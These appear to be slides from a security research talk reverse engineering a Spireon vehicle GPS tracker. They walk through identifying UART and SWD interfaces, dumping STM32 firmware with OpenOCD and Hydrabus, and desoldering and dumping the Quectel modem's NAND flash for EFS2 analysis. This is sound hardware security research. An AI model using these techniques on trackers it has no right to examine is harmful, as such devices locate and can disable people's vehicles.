


# INSTALLATION GUIDE




# CONFERENCES

## Spireon AWS IoT architecture



# ***WE HAVE A PLAN***




# HARDWARE

# ***EXPOSED INTERFACE***

16-pin connector exposed

- Red = 12V
- Black = GND
- Green = Starter relay
- White = Ignition sense

Other pins ?




# WHATS IN THE BOX ?

FRONT

Unpopulated  
connector

SIM Card  
(Verizon / SPRINT)




GPS Antenna

Backup Battery  
(optional)

BACK

ST 3-axis  
Accelerometer

Quectel BG96



USB ?

STM32G030K8

# MORE INTERFACES

Test pads and markings on the PCB

Identify voltages by measuring TX lines

Logic analyzer to monitor signals

- TX/RX            1.8V        UART 115200
- TXD1/RXD1      3.3V        UART 9600
- TXD/RXD        1.8V        UART 115200


Good, but...

- What to do with these interfaces ?
- Which chipset is the main ?

Let's grab the firmware ! (if possible)

```
quentel_task_entry
quentel_task_entry(txm_module_object_allocate): 0
quentel_task_entry(tx_thread_create): 0
prologue done
quentel_gps_init done
quentel_atc_init done
modemInit done
mnt_init done
quentel_udp_init done
quentel_ftp_init done
quentel_timer_init done

PROD: WILDCAT
IMEI: redacted
IMSI: redacted
ICCID: redacted
MDL: 3015R01
BIN: BG96MAR04A04M1G
APP: 3.8.7
IO: 2.2.5
CFG: 4713* M-KH-VZN
IP: 208.92.128.1569090
LPORT: 8090
```



# MAIN CHIPSET 1/2

## STM32G030K8

STMicroelectronics entry-level microcontroller

- 32bit Arm Cortex - M0+ CPU
- 64 KB Flash / 8 KB RAM
- Peripherals (2x USART, 2x I2C, 2x SPI, I/O)



# PIN PROBING


Unpopulated port with markings on the PCB



Continuity test to find where they are routed

Single Wire Debug (SWD) interface for STM32

- SWD**IO** bi-directional pin for data transfer
- SW**CLK** data clock
- **RST** reset input



# **FIRMWARE EXTRACTION**


Connect target to debug probe

STLINK/JLINK

- STM32Programmer

Hydrabus ([wiki](#))

- 2-wire mode
- IDCODE command



# OPENOCD

```
openocd -f interface/hydrabus-stm32g0x.cfg          nc 127.0.0.1 4444
Open On-Chip Debugger 0.11.0+dev-00501-g4626af440 (2021-11-23-16:39)      Open On-Chip Debugger
Info : Buspirate SWD mode enabled
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : Buspirate SWD Interface ready!
Info : This adapter doesn't support configurable speed
Info : SWD DPIDR 0x0bc11477
Info : stm32g0x.cpu: Cortex-M0+ r0p1 processor detected
Info : stm32g0x.cpu: target has 4 breakpoints, 2 watchpoints
Info : stm32g0x.cpu: external reset detected
Info : starting gdb server for stm32g0x.cpu on 3333
Info : Listening on port 3333 for gdb connections
Info : accepting 'telnet' connection on tcp/4444
                                          > reset halt
                                          reset halt
                                          target halted due to debug-request, current mode: Thread
                                          xPSR: 0xf1000000 pc: 0x08001990 msp: 0x20001ff0
                                          > dump_image output.bin 0x08000000 0x10000
                                          dump_image output.bin 0x08000000 0x10000
                                          dumped 65536 bytes in 49.491058s (1.293 KiB/s)
```



Import program in Ghidra

- Cortex little endian
- Base address @ 0x08000000

Use System View Description (SVD) files to map the peripherals ([SVD Loader](#))

Enjoy reverse engineering !

Unfortunately, nothing fancy in the firmware ;(

Let's investigate the second chipset...

# MAIN CHIPSET 2/2

Quectel BG96

MDM9206

Qualcomm ARM Cortex A7 LTE modem

PMD9607

Qualcomm power module



RF5212A, RF3628

RF Power Amplifiers

W71NW10GE3FW

Winbond 1Gb flash NAND


512Mb LPDDR2



# DUMP THE HARD WARE WAY

Unsolder the flash

- Heat plate not an option
- Heat gun is fine



Dump its content with a programmer

- EasyJTAG
- BeeProg from Elnec



# BINWALK

Run binwalk on the flash dump

```
0x1B54000 EFS2 Qualcomm filesystem super block, little endian, NAND version 0x2d, 168 blocks, 0x40 pages per block, 0x800 bytes per page
0x1B75000 EFS2 Qualcomm filesystem super block, little endian, NAND version 0x2d, 168 blocks, 0x40 pages per block, 0x800 bytes per page
0x1B96000 EFS2 Qualcomm filesystem super block, little endian, NAND version 0x2d, 168 blocks, 0x40 pages per block, 0x800 bytes per page
0x1BB7000 EFS2 Qualcomm filesystem super block, little endian, NAND version 0x2d, 168 blocks, 0x40 pages per block, 0x800 bytes per page
```

Device storage based on Qualcomm Embedded File System 2 (EFS2)

Turns out binwalk cannot parse/extract EFS2 files

No tools available...



# **FLASH PARSING**

Figure out the flash layout

- Different between manufacturers
- Depends on the controller/driver implementation

Identify and Remove Bad Blocks (BB)

Apply Error Code Correction (ECC)

